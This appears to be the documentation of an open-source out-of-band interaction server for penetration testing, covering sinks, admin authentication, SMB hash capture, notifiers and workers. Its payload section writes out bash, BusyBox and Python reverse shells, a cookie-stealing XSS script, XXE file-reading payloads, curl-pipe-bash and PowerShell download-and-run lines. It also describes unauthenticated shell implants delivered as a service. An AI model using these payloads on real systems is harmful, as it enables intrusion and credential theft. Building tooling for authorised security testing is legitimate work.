filterable by handler/remote/target/sink), no refresh needed, - manage sinks — named, described slugs with a per-slug event feed,
- review detected bots,
- manage users and API keys, and rotate their own password,
- edit the server config with a structured editor that shows labelled
fields, descriptions, and grouped sections for each handler/notifier type
— including a one-click Enable OIDC / SSO button that pre-populates
all the SSO fields.
Sinks
A sink is a named, described slug you embed in a payload (a URL path, a DNS
label, a query value) to correlate out-of-band interactions. Creating a sink
does not change what the honeypot captures — every path and name is already
recorded — it labels and groups the hits so you can remember what a slug is for
and review its whole feed in one place. An interaction belongs to a sink when
the slug appears in its request_target (HTTP path, DNS qname) or its raw
request headers (the request line + Host), so /<slug>, <slug>.your.domain,
and ?x=<slug> all correlate. Deleting a sink leaves its captured interactions
untouched.
Sinks are managed in the UI (create with an optional slug + description, then
open one to see its events, newest first) and over the API — GET/POST /api/sinks, GET/PUT /api/sinks/{slug} (sink + event feed / update), DELETE /api/sinks/{slug}.
From the CLI (handy for scripting payload generation — only the slug is written
to stdout, so it is clean to capture):
SLUG=$(xodbox sink add --description "prod SSRF beacon")   # random slug
xodbox sink add my-label --description "a named one"        # explicit slug
xodbox sink add --description "with alerts" --notify        # enable hit notifications
xodbox sink list
xodbox sink rm my-label
Each sink’s detail page has two copy controls: Copy slug (the bare slug, for
embedding in a payload) and Copy HTTP link (the full <public_url>/<slug>
URL a target would hit to land in the sink). Set public_url so the link points
at the honeypot’s real address; without it the link uses the console’s own
origin, which is only correct when the UI is mounted on the honeypot listener.
Sink hit notifications
A sink with notify enabled dispatches a notification through all configured
notifiers whenever a new interaction matches its slug. The notification includes
the sink slug, description, a link (<public_url>/<slug> when public_url is
set in defaults), and the full event metadata (handler, remote IP, request
target, raw data, curl replay when available).
Toggle notifications in the admin UI (the Notifications on/off button on a
sink’s detail page, or the checkbox in the sink list), over the API
(PUT /api/sinks/{slug} with {"notify": true}), or at creation time
(--notify flag on the CLI, "notify": true in the POST body).
Sink-hit events bypass the notifier’s regex filter — enabling notify on a
sink is an explicit opt-in, so the event is delivered to every configured
notifier regardless of its filter setting. The filter string still has the
shape SINK <slug> <original-filter-string> for logging/debugging purposes.
To include the interaction link in Slack/Discord/webhook notifications, add
public_url to the defaults section of xodbox.yaml:
defaults:
  public_url: https://oob.example.com
Login notifications
Admin traffic normally produces no InteractionEvents. With notify_logins: "true", each successful admin-UI login is an exception: it emits an event
so operators can be alerted when someone accesses the console. The event is
recorded in the Events log (as an httpx LOGIN interaction targeting the
username) and dispatched to notifiers. Its filter string has the canonical shape
HTTPX Login <username> from <ip>
so a notifier selects logins with a filter like ^HTTPX Login. Failed login
attempts are not emitted (they are rate-limited and enumeration-resistant).
Serving the console
Choose one of two mount strategies:
- Same listener, sub-path: set
ui_path (e.g. /admin). The SPA and its
/api/* routes are served under that prefix on the main HTTP(S) listener,
with an SPA fallback for client-side routes. - Isolated listener (recommended): set
admin_listener (e.g.
127.0.0.1:8443). The console binds there, fully separated from the
attacker-facing port; ui_path is then ignored on the main listener.
Either way, access is gated by ui_allow_cidrs (evaluated against the real TCP
peer IP) and authentication. Admin routes never emit honeypot
InteractionEvents.
Authentication model
- Browser sessions: cookie-based, server-side session tokens (hashed at
rest),
HttpOnly + SameSite=Strict + Secure under TLS. State-changing
requests require a double-submit CSRF token (X-CSRF-Token header echoing
the xodbox_csrf cookie). Login is rate-limited and enumeration-resistant. - API keys: send
Authorization: Bearer xdbx_…. Keys are sha256-hashed at
rest, compared in constant time, and shown in plaintext exactly once at
creation. Bearer requests are CSRF-exempt. - Passwords: bcrypt, 12-character minimum.
- Roles:
admin (may manage users) and user. - OIDC/SSO: optional; see below. SSO users authenticate against an external
identity provider and never have a local password.
OIDC single sign-on
When oidc_issuer and oidc_client_id are configured, the login page shows an
SSO button next to the password form (SSO and passwords coexist, so a
misconfigured IdP can’t lock you out — a local admin can always sign in). The
flow is standard Authorization Code + PKCE:
- The browser hits
/api/auth/oidc/login, which stashes a state, nonce,
and PKCE verifier in short-lived cookies and redirects to the provider. - The provider redirects back to
/api/auth/oidc/callback, which validates
state, exchanges the code (with the PKCE verifier), verifies the ID token
signature and nonce, and then provisions the user and issues the same
server-side session cookie the password flow uses. Everything downstream
(CSRF, requireAuth, API keys) is unchanged.
User provisioning is just-in-time. On first login a local account is created
from the token’s claims (no password, so it can never be used for password
login); the account is keyed by the token’s iss#sub, never by email, so a
colliding email can’t take over an existing account. On every login the user’s
role is re-synced from the current claims, so IdP group changes take effect
immediately.
Role mapping. With oidc_admin_group set, a user whose oidc_groups_claim
contains that value gets the admin role; everyone else gets
oidc_default_role (default user). Manage further elevation from the Users
page as usual.
Example (Keycloak-style issuer):
- handler: HTTPX
  listener: :80
  admin_listener: 127.0.0.1:9091
  public_url: https://oob.example.com
  oidc_issuer: https://sso.example.com/realms/corp
  oidc_client_id: xodbox
  oidc_client_secret: "…"
  oidc_redirect_url: https://oob.example.com/admin/api/auth/oidc/callback
  oidc_admin_group: xodbox-admins
Bootstrapping users (CLI)
Create the first admin before starting the server (there is no default
account). API keys are then minted from the console.
xodbox user add alice --admin   # prints a generated password once
xodbox user list
xodbox user passwd alice        # reset a password (revokes active sessions)
xodbox user rm alice            # delete a user + their keys and sessions
Example config
handlers:
  - handler: HTTPX
    listener: ":80"
    admin_listener: "127.0.0.1:8443"   # console isolated from the honeypot port
    ui_allow_cidrs: "127.0.0.1/32,10.0.0.0/8"
    # ui_path: "/admin"                # alternative: same listener, sub-path
Filters
The entire HTTP request (request line + headers + body) is fed to the
notifier filter regexps. To alert on a specific prefix:
filter: "(GET|POST|HEAD|DELETE|PUT|PATCH|TRACE) /myPrefix"
This would match:
https://test.example/myPrefixexamplehttps://test.example/myPrefix/examplehttps://test.example/myPrefix/asdasd/asdasd/asd/as/d
And would not match:
https://test.example/robots.txthttps://test.example/asd/myPrefix/example
Operational notes
Stop(ctx) shuts down whichever server pair Start booted: in HTTP
mode, the single *http.Server; in HTTPS mode, both the ACME
HTTP-01 challenge listener on :80 and the TLS listener on :443. The
payload-directory watcher goroutine (if payload_dir was set) is
also cancelled. ctx bounds how long in-flight requests have to
drain. When admin_listener is set, its dedicated server is started
in Start and shut down under the same Stop(ctx) drain.- Sensitive operator keys (
api_token, dns_provider_api_key) end up
in the xodbox config file. Restrict that file’s permissions to 0600
and the running user. - Admin passwords, session tokens, and API keys live in the SQLite
database (hashed), never in the config file. Prefer binding the admin
console to an isolated
admin_listener and/or a tight ui_allow_cidrs
so it is never reachable from the attacker-facing port.
Backlog
New features
Legacy functionality to be implemented
Legacy functionality that isn’t specific to a handler
4.3.1 - Default Payloads Seeds
seed data
Default payloads that come with xodbox.
4.3.1.1 - Default Header
Adds the default header to all HTTP responses.
Adds an HTTP header to all HTTP responses.
Example Request
curl -i http://xodbox.test/
Example Response
Server: BreakfastBot/1.0.0
4.3.1.2 - Redirect
HTTP Redirects
HTTP Redirects to the query parameter l using the query param s as the status code.
| What | Description | GET Parameters |
|---|
| Location | Location to redirect to | l |
| Status | HTTP status code | s |
Example Request
curl -i "http://xodbox.test/redir?l=https://github.com/defektive/xodbox&s=301"
Example Response
Location: https://github.com/defektive/xodbox
4.3.1.3 - Remote Address Reflector
A restrictive robots.txt
Simple robots txt to prevent indexing.
Example Request
curl http://xodbox.test/ip
Example Response
4.3.1.4 - Robots TXT
A restrictive robots.txt
Simple robots txt to prevent indexing.
Example Request
curl http://xodbox.test/robots.txt
Example Response
User-Agent: *
Disallow: /
4.3.1.5 - Build MDaaS
Build random binaries
4.3.1.6 - Inspect
Reflect back HTTP requests in various formats
Depends on an internal code
/inspect
Inspect or reflect the request back in various formats.
Examples
- http://localhost/inspect
- http://localhost/some/random/path/inspect.gif
4.3.1.7 - XSS HTML
Returns HTML that embeds xss-js
/jsc.html
Simple HTML to load simple JS Payload.
4.3.1.8 - XSS JavaScript
Returns JS that embeds an image back to xodbox
/jsc
Simple JS Payload. Useful form embedding or quickly copying and modifying for an XSS payload to prove execution and
exfil.
(function (){
    var s = document.createElement("img");
    document.body.appendChild(s);
    s.src="//{{.Request.Host}}/{{ .NotifyString}}/jscb?src="+window.location+"&c="+document.cookie;
})()
4.3.1.9 - Default Favicon
Redirects to the default logo.
Redirects to the embedded default logo, exposed via embedded fs.
Example Request
curl -i http://xodbox.test/favicon.ico
4.3.1.10 - Bash Reverse Shell
BusyBox Reverse Shell
Useful for reverse shells on busybox systems.
Example Request
Params
| Parameter | Default Value | Description |
|---|
| h | Client IP address | Host to connect to |
| p | 9091 | Port to connect to |
curl -i "http://xodbox.test/rsh/bash?h=10.10.10.10&p=9090"
Example Response
bash -i >& /dev/tcp/127.0.0.1/9091 0>&1
0<&196;exec 196<>/dev/tcp/127.0.0.1/9091 ; sh <&196 >&196 2>&196
/bin/bash -l > /dev/tcp/127.0.0.1/9091 0<&1 2>&1
4.3.1.11 - Bind Shell
Requires bind-shell in static dir
Build a bind shell implant for the specific platform and execute it.
Example Request
4.3.1.12 - BusyBox Reverse Shell
BusyBox Reverse Shell
Useful for reverse shells on busybox systems.
Example Request
Params
| Parameter | Default Value | Description |
|---|
| h | Client IP address | Host to connect to |
| p | 9091 | Port to connect to |
curl -i "http://xodbox.test/rsh/bb?h=10.10.10.10&p=9090"
Example Response
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1111 >/tmp/f
4.3.1.13 - Detect platform
detect platform
Example Request
curl -i "http://xodbox.test/detect.sh"
This will curl the notification url with the detected values in the path.
4.3.1.14 - HTML IFrame With Request Params
Returns an HTML page with an iframe src to f query parameter
/ht
attempts to get whatever files is supplied via the f query parameter
4.3.1.15 - Open Graph
Embed request params in open graph elements.
Useful for unfurlers. Maybe we should merge this into inspect…
Example Request
curl -i "http://xodbox.test/unfurl"
Example Response
Location: https://github.com/defektive/xodbox
4.3.1.16 - Python Reverse Shell
Python Reverse Shell
Useful for reverse shells on busybox systems.
Example Request
Params
| Parameter | Default Value | Description |
|---|
| h | Client IP address | Host to connect to |
| p | 9091 | Port to connect to |
curl -i "http://xodbox.test/rsh/python?h=10.10.10.10&p=9090"
Example Response
import socket,os,pty;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("127.0.0.1",9091));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")
4.3.1.17 - Reverse Shell
Requires bind-shell in static dir
Build a reverse shell implant for the specific platform and execute it.
Example Request
curl xodbox/reverse.sh|bash
4.3.1.18 - Simple SSH
Simple SSH (requires build of simple ssh server in static dir)
Build an SSH server implant for the specific platform and execute it.
Example Request
4.3.1.19 - Simple SSH Service
Simple SSH Service (requires build of simple ssh server in static dir)
Build an SSH server implant for the specific platform and install it as a service, then start the service.
Example Request
4.3.1.20 - XSS Image Template
A text template for quickly embedding js execution hooks into pages the image tags
4.3.1.21 - XXE Callback
More XXE
XXE Callback used by xxe-system
4.3.1.22 - XXE DTD
More XXE
/dt
A vulnerable application for testing is in ../../../../cmd/xodbox-validator
/evil.dtd
dtd for use by others
4.3.1.23 - XXE SVG Hostname
Returns an SVG payload with XXE to get files
/sh
attempts to get /etc/hostname
SVG with XXE payloads
4.3.1.24 - XXE SVG Passwd
Returns an SVG payload with XXE to get files
/sp
attempts to get /etc/passwd
4.3.1.25 - XXE SVG Request Params
Returns an SVG payload with XXE to get files
/sv
attempts to get whatever files is supplied via the f query parameter
4.3.1.26 - XXE System
More XXE
/dt
A vulnerable application for testing is in ../../../../cmd/xodbox-validator
4.3.1.27 - Default Page
returns a simple page if nothing is matched
Adds an HTTP header to all HTTP responses.
Example Request
curl -i http://xodbox.test/
Example Response
4.3.1.28 - In Development Seeds
These seeds are not ready for production and may never be.
Seeds that are not tested or finished.
4.3.1.28.1 - Bind shell powershell
Requires bind-shell in static dir
iex ((New-Object System.Net.WebClient).DownloadString('http://xobox/bind.ps1'))
4.3.1.28.2 - Pipe Process List to Notifier
Simple script to pipe ps to the notification URL
Example Request
4.3.1.28.3 - WPAD
Returns a WPAD config file (Javascript).
WPAD Proxy. Not really useful at the moment. Should be more useful in the future
4.3.2 - Example Payloads
Examples
Default payloads that come with xodbox.
4.3.2.1 - List Payloads
List payloads
List Payloads
---
title: List Payloads
description: List payloads
weight: 1
pattern: /i-forgot-how-things-work$
is_final: true
data:
  headers:
    Content-Type: text/plain
  body: |
    Payloads

    {{ range .Payloads }}
    {{ .Pattern }} - {{ .Name }} [{{ .Type }}]
    {{ .Description }}

    {{ end }}
---
4.4 - SMB
SMB Handler (NetNTLMv2 capture)
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
A fake SMB server for authorized engagements. It speaks just enough SMB2
to walk a client through NTLM authentication and capture the resulting
NetNTLMv2 response as a hashcat-crackable hash. Point a target at
\\your-host\share (via a coerced UNC path, img src=file://…,
RESPONDER-style poisoning, an SSRF, etc.) and, if it authenticates, you
get its hash.
It never grants a session — every authentication attempt is answered with
a logon failure once the hash has been recorded. No credentials are
verified and no shares are served.
Behaviour
Listens on tcp4 at the configured listener address (SMB direct-host,
default :445).
Answers a legacy SMB1 multi-protocol negotiate with an SMB2 wildcard so
the client re-negotiates over SMB2; answers SMB2 NEGOTIATE with dialect
2.1 and a SPNEGO token advertising NTLMSSP.
On SESSION_SETUP, returns an NTLMSSP CHALLENGE with the fixed
server challenge 0x1122334455667788 (the Responder/Impacket
convention, so captured hashes work with existing tooling).
Parses the client’s NTLMSSP AUTHENTICATE, extracts the domain, user
and NT challenge response, and emits an Auth event whose Data() is
the hashcat mode 5600 line:
user::domain:1122334455667788:<NTProofStr>:<clientBlob>
Answers the authenticate with STATUS_LOGON_FAILURE and closes.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be SMB. |
listener | no | :445 | Bind address. Binding :445 usually needs elevated privileges. |
target_name | no | XODBOX | The NetBIOS/DNS name advertised in the NTLMSSP challenge (target name + AV pairs). Set a realistic value (e.g. CORP-FS01) to blend in and avoid fingerprinting the server as xodbox. Cosmetic — it only affects what the client believes it connected to. |
The old persist knob has been removed. Every handler’s interactions —
including SMB — are now persisted centrally by the application (see below), so
captured hashes always land in the interactions table and the web view.
Note that NetNTLMv2 hashes are crackable credential material sitting on disk;
protect the SQLite database accordingly.
Events
| Action | Trigger | Data payload |
|---|
Connect | Accepted a new connection. | none |
Negotiate | First SMB2 NEGOTIATE seen on the connection. | none |
Auth | Client sent an NTLMSSP AUTHENTICATE. | NetNTLMv2 hash (hashcat mode 5600) |
Disconnect | The exchange ended (EOF, error, or Stop()). | none |
Feed a captured Auth payload straight to hashcat -m 5600 or
john --format=netntlmv2.
Each event is persisted to the interactions table by the application’s
central event loop (every handler’s events are stored, not just SMB’s). An
Auth capture lands as handler=smb, request_type=Auth, with the
DOMAIN\User in request_target and the hashcat line in data, so it
survives restarts and appears in the web view.
Operational notes
- Only NTLMv2 is captured. LM-only / NTLMv1 clients (rare, and usually
disabled) are logged and skipped.
- The advertised target name defaults to
XODBOX and is configurable via
target_name; it only affects what the client believes it connected to,
so set a realistic value to avoid fingerprinting. - No SMB library is vendored — the minimal SMB2/NTLMSSP/SPNEGO wire format
is implemented in-package, so the handler adds no dependencies.
- The accept loop returns from
Start() cleanly when Stop() closes the
listener; in-flight connections are closed so their goroutines exit. - Only use this against systems you are authorized to test.
4.5 - SMTP
SMTP Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
An SMTP listener that accepts (and then discards) mail to confirm
out-of-band email delivery from an application under test. Every
SMTP verb produces a separate InteractionEvent so MAIL FROM, RCPT
TO, DATA, RSET, AUTH PLAIN, and QUIT all show up in the dispatch
stream.
Behaviour
- Backed by
emersion/go-smtp. AllowInsecureAuth = true — plaintext AUTH PLAIN is accepted on the
cleartext socket; every attempt is recorded as a PasswordAuth
event. Do not point clients carrying real credentials at this
handler.- A self-signed certificate is generated on startup for STARTTLS, with
a randomised 128-bit serial and the SAN
test.com. The certificate
is intentionally untrusted (see SECURITY.md)
— clients that accept it are the bug. - The DATA body is read but discarded; only the action is dispatched.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be SMTP. |
listener | yes | — | Bind address, e.g. :25, :587, or :1587 for unprivileged operation. |
Events
| Action | Trigger |
|---|
PasswordAuth | Client issued AUTH PLAIN. |
Mail | Client issued MAIL FROM. |
Rcpt | Client issued RCPT TO. |
Data | Client started DATA (body ignored). |
Reset | Client issued RSET. |
Logout | Session ended (QUIT or connection close). |
Operational notes
Stop(ctx) calls smtp.Server.Shutdown(ctx); in-flight sessions
get the context’s deadline to drain.- The handler’s
Debug field is currently wired to os.Stdout —
every SMTP exchange is echoed there in addition to being dispatched.
4.6 - SSH
SSH Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
An SSH listener that records every authentication attempt and then
rejects it. Useful for credential-stuffing telemetry and for
confirming out-of-band SSH reach-out from an application under test.
Behaviour
- Backed by
gliderlabs/ssh. - Both password and public-key auth callbacks dispatch an
InteractionEvent (PasswordAuth / KeyAuth) carrying the
attempting username and remote address. Both callbacks then return
false, so no session is ever established. - If a session were to open (it does not, by design), it would write
"This account is currently not available\n" and close. - A fresh host key is generated on first startup. The handler does
not currently expose host-key configuration.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be SSH. |
listener | no | :22 | Bind address. Use :2222 to avoid CAP_NET_BIND_SERVICE. |
Events
| Action | Trigger |
|---|
PasswordAuth | Client offered username:password. Submitted password is logged at debug. |
KeyAuth | Client offered a public key. Key type is logged at debug. |
Operational notes
- Every credential attempt that lands here is logged. Plaintext
passwords reaching the handler should be treated as compromised.
Stop(ctx) calls ssh.Server.Shutdown(ctx).
4.7 - TCP
TCP Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
A raw TCP listener that accepts every connection, reads anything the
client sends, and emits an event per chunk. Useful for confirming
out-of-band TCP reach-out from an application under test where the
client doesn’t speak a recognised application protocol.
Behaviour
- Listens on
tcp4 at the configured listener address. - One
Connect event per accepted connection. - One
DataRecv event per read() call from the client, carrying the
bytes that were actually read in RawData (Data()). Chunks are
copied before dispatch — slices are safe to retain across the
channel. - One
Disconnect event when the read loop exits (EOF, peer reset,
read error, or Stop()). - The handler never writes back to the client.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be TCP. |
listener | yes | — | Bind address, e.g. 127.0.0.1:9090. IPv6-only binds are not currently supported. |
Events
| Action | Trigger | Data payload |
|---|
Connect | Accepted a new connection. | none |
DataRecv | Bytes received from the client. | the chunk just read |
Disconnect | Read loop exited (EOF, error, or Stop). | none |
Operational notes
- The accept loop returns from
Start() cleanly when Stop() closes
the listener. In-flight handleConn goroutines drain naturally as
their peers close. Stop(ctx) ignores the context’s deadline — closing the listener is
immediate.
5 - MDaaS
Malware Delivery as a Service
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
JIT malware compilation and delivery. Facilitate curl | bash deployments of various payloads.
Configuration
Ensure Golang is installed.
Things are still being created, documented, and fine-tuned.
5.1 - Bind Shell
Stupid Simple Bind Shell
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
Bind to a port and serve a shell to clients
Configuration
None.
Current port is 4444. No auth :(.
Roadmap
Testing
Debug mode
go build -ldflags="-X main.listener=:8080 -X main.logLevel=DEBUG -X main.allowedCIDR=127.0.0.1/32" bind-shell.go
5.2 - Simple SSH Server
No password required! It’s that simple….
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.
Purpose
Quickly get SSH listening on a target machine.
Configuration
None.
Current port is 2222. No auth :(.
Roadmap
Testing
Debug mode
go build -ldflags="-X main.listener=:8080 -X main.logLevel=DEBUG -X main.allowedCIDR=127.0.0.1/32" simple-ssh.go
6 - Notifiers
Interaction notifiers
Notifiers are used to send notifications to external services or log interactions to the app log.
Available notifiers: app_log, slack, discord, webhook.
Filters
Each notifier accepts a filter configuration option, compiled into a Go
regexp. The notifier only fires when the filter matches — this applies to
every notifier (app_log, slack, discord, webhook). The default
filter is .* (match everything).
The regexp is matched against a single canonical string that is
consistent across every handler:
HANDLER ACTION DETAIL from IP[,IP...]
- HANDLER — the handler name (
HTTPX, DNS, FTP, SMTP, SSH,
TCP, SMB). - ACTION — the interaction kind (HTTP method, DNS query type,
Auth,
Mail, Data, …). - DETAIL — handler-specific specifics (HTTP path+query, DNS name, SSH
user, SMB account, …).
- IP chain — the unique source IPs. For HTTPX this is the
de-duplicated
X-Forwarded-For + X-Real-Ip + peer chain (client
first); for other handlers it’s the peer IP.
Because the shape is uniform, one regexp can select across any handler:
| Goal | Filter |
|---|
HTTP payload hits under /x/ | ^HTTPX (GET|POST) /x/ |
| Captured SMB hashes | ^SMB Auth |
| DNS lookups for a C2 domain | ^DNS (A|AAAA) .*\.evil\.com |
| SSH login attempts as root | ^SSH \w+ root |
Admin console logins (needs notify_logins) | ^HTTPX Login |
| Anything from one source IP | from .*10\.0\.0\.5 |
Example canonical strings:
HTTPX POST /x/beacon?id=1 from 203.0.113.9,10.0.0.1
HTTPX Login alice from 10.0.0.5
DNS A c2.evil.com. from 10.0.0.5
SMB Auth CORP\alice from 10.0.0.5
SSH PasswordAuth root from 10.0.0.5
The HTTPX Login events are only emitted when the HTTPX handler is configured
with notify_logins: "true" (see the HTTPX handler).
Check each handler for the exact FilterString its events
produce.
6.1 - App Log
Log to application log
Structured loggoing output
time=2025-02-26T14:57:03.838-07:00 level=INFO msg="InteractionEvent received" xodbox.pkg=github.com/defektive/xodbox/pkg/notifiers/app_log details="HTTPX: GET /l/face from 127.0.0.1:56407"
Configuration
| Key | Values |
|---|
| notifier | Must be app_log |
6.2 - Discord
Discord notification

Configuration
| Key | Values |
|---|
| notifier | Must be discord |
| url | Webhook URL |
| author | Username to appear in slack. (optional) d |
| author_image | Emoji code to use for user’s avatar. (optional) |
| filter | Golang regexp. |
Messages longer than Discord’s 2 000-character content limit are
automatically truncated with a trailing ….
6.3 - Slack
Slack notifications

Configuration
| Key | Values |
|---|
| notifier | Must be slack |
| url | Webhook URL |
| author | Username to appear in slack. (optional) |
| author_image | Emoji code to use for user’s avatar. (optional) |
| channel | Channel to post to, can be a user’s ID. (optional) |
| filter | Golang regexp. |
Messages longer than ~3 900 characters are automatically truncated with
a trailing … to keep Slack from splitting them across multiple posts.
6.4 - Webhook
Generic HTTP Webhook
POSTs every matching event as a JSON object to a configured URL. Slack
and Discord notifiers share this codepath under the hood, but webhook
can also be used directly as a standalone notifier — no custom code
required. This makes it the primary integration point for external
workflows: pipe NTLM hashes to a cracking service, forward SMB auth
events to n8n, send everything to a SIEM, etc.
Payload shape
{
  "RemoteAddr": "203.0.113.5",
  "RemotePort": 54321,
  "UserAgent":  "curl/8.0",
  "Data":       "DELETE /probe HTTP/1.1\r\nHost: ...",
  "Details":    "HTTPX: DELETE http://.../probe from 203.0.113.5:54321",
  "Curl":       "curl -X DELETE ..."
}
Curl is only populated for HTTP events; it is omitted for other handlers.
Data and Curl fields are capped at 32 KB each; Truncated is true
when either field was clipped.
Configuration
| Key | Required | Default | Notes |
|---|
notifier | yes | — | Must be webhook. |
url | yes | — | Destination URL. Posted with Content-Type: application/json. |
filter | no | .* | Go regexp matched against "HANDLER ACTION DETAIL from IP". See Notifiers for the full filter reference. |
Example
notifiers:
  # Forward every captured SMB hash to an external cracking pipeline.
  - notifier: webhook
    url: https://n8n.myteam.internal/webhook/ntlm-capture
    filter: "^SMB Auth"

  # Alert a SIEM on any /l path hit (the default notify path).
  - notifier: webhook
    url: https://siem.example.com/ingest/xodbox
    filter: "^HTTPX.*\\/l"

  # No filter — forward everything.
  - notifier: webhook
    url: https://my-siem.example.com/ingest
Failure handling
- 2xx/3xx responses are treated as success.
- 4xx/5xx responses log an error but do not propagate it to the
dispatcher (a flaky webhook does not block other notifiers).
- Connection/transport failures (DNS, refused, timeout) propagate as
errors and are surfaced in the app log.
7 - Workers
Periodic background jobs
Workers are periodic background jobs that run inside the xodbox process
on a configurable schedule. They are the complement to Notifiers:
notifiers react to inbound events in real time; workers run independently
of traffic and operate on the captured data (pruning old records,
aggregating stats, etc.).
Workers are registered in xodbox.yaml under a top-level workers: key,
following the same key: value map convention used by handlers and notifiers.
Schedule expressions
The schedule key accepts any robfig/cron v3
expression:
| Expression | Meaning |
|---|
@daily | Once a day at midnight |
@hourly | Once an hour |
@every 30m | Every 30 minutes |
@every 6h | Every 6 hours |
0 2 * * * | Standard 5-field cron (daily at 02:00) |
*/15 * * * * | Every 15 minutes |
Behaviour
- If a worker is still running when its next tick fires, the new tick is
silently skipped — there is no pileup.
- A worker error is logged but does not stop the scheduler; the worker
will run again on the next tick.
- Workers are shut down gracefully: on SIGINT/SIGTERM xodbox cancels the
context passed to
Run and waits for any in-flight run to complete
before exiting.
Example
workers:
  ## Docs: https://defektive.github.io/xodbox/docs/pkg/workers/purge/
  - worker: purge
    schedule: "@daily"
    max_age_days: "30"
    vacuum: "true"
Running a job manually
A worker does not have to wait for its next tick. There are two ways to run
one on demand, and which you want depends on whether the server is running.
Admin console (server running)
The Jobs page lists every configured worker with its schedule, next fire
time, and the outcome of its last run — how long it took, and any error. Press
Run now to start one immediately.
The job runs inside the live xodbox process, so it shares the server’s database
connection and will not fight it for SQLite’s write lock. This is the right
choice while xodbox serve is up. The page is admin-only, since a job like
purge deletes data permanently.
Under the hood:
| Endpoint | Method | Purpose |
|---|
/api/workers | GET | List workers and their last-run status. |
/api/workers/{name}/run | POST | Start an out-of-schedule run. |
The run endpoint replies 202 Accepted as soon as the run is accepted rather
than waiting for it to finish — a purge that vacuums a large database can take
minutes. Poll GET /api/workers for the outcome. It replies 404 for an
unknown worker and 409 when a run is already in flight: a worker never
overlaps with itself, whether the runs are scheduled or manual.
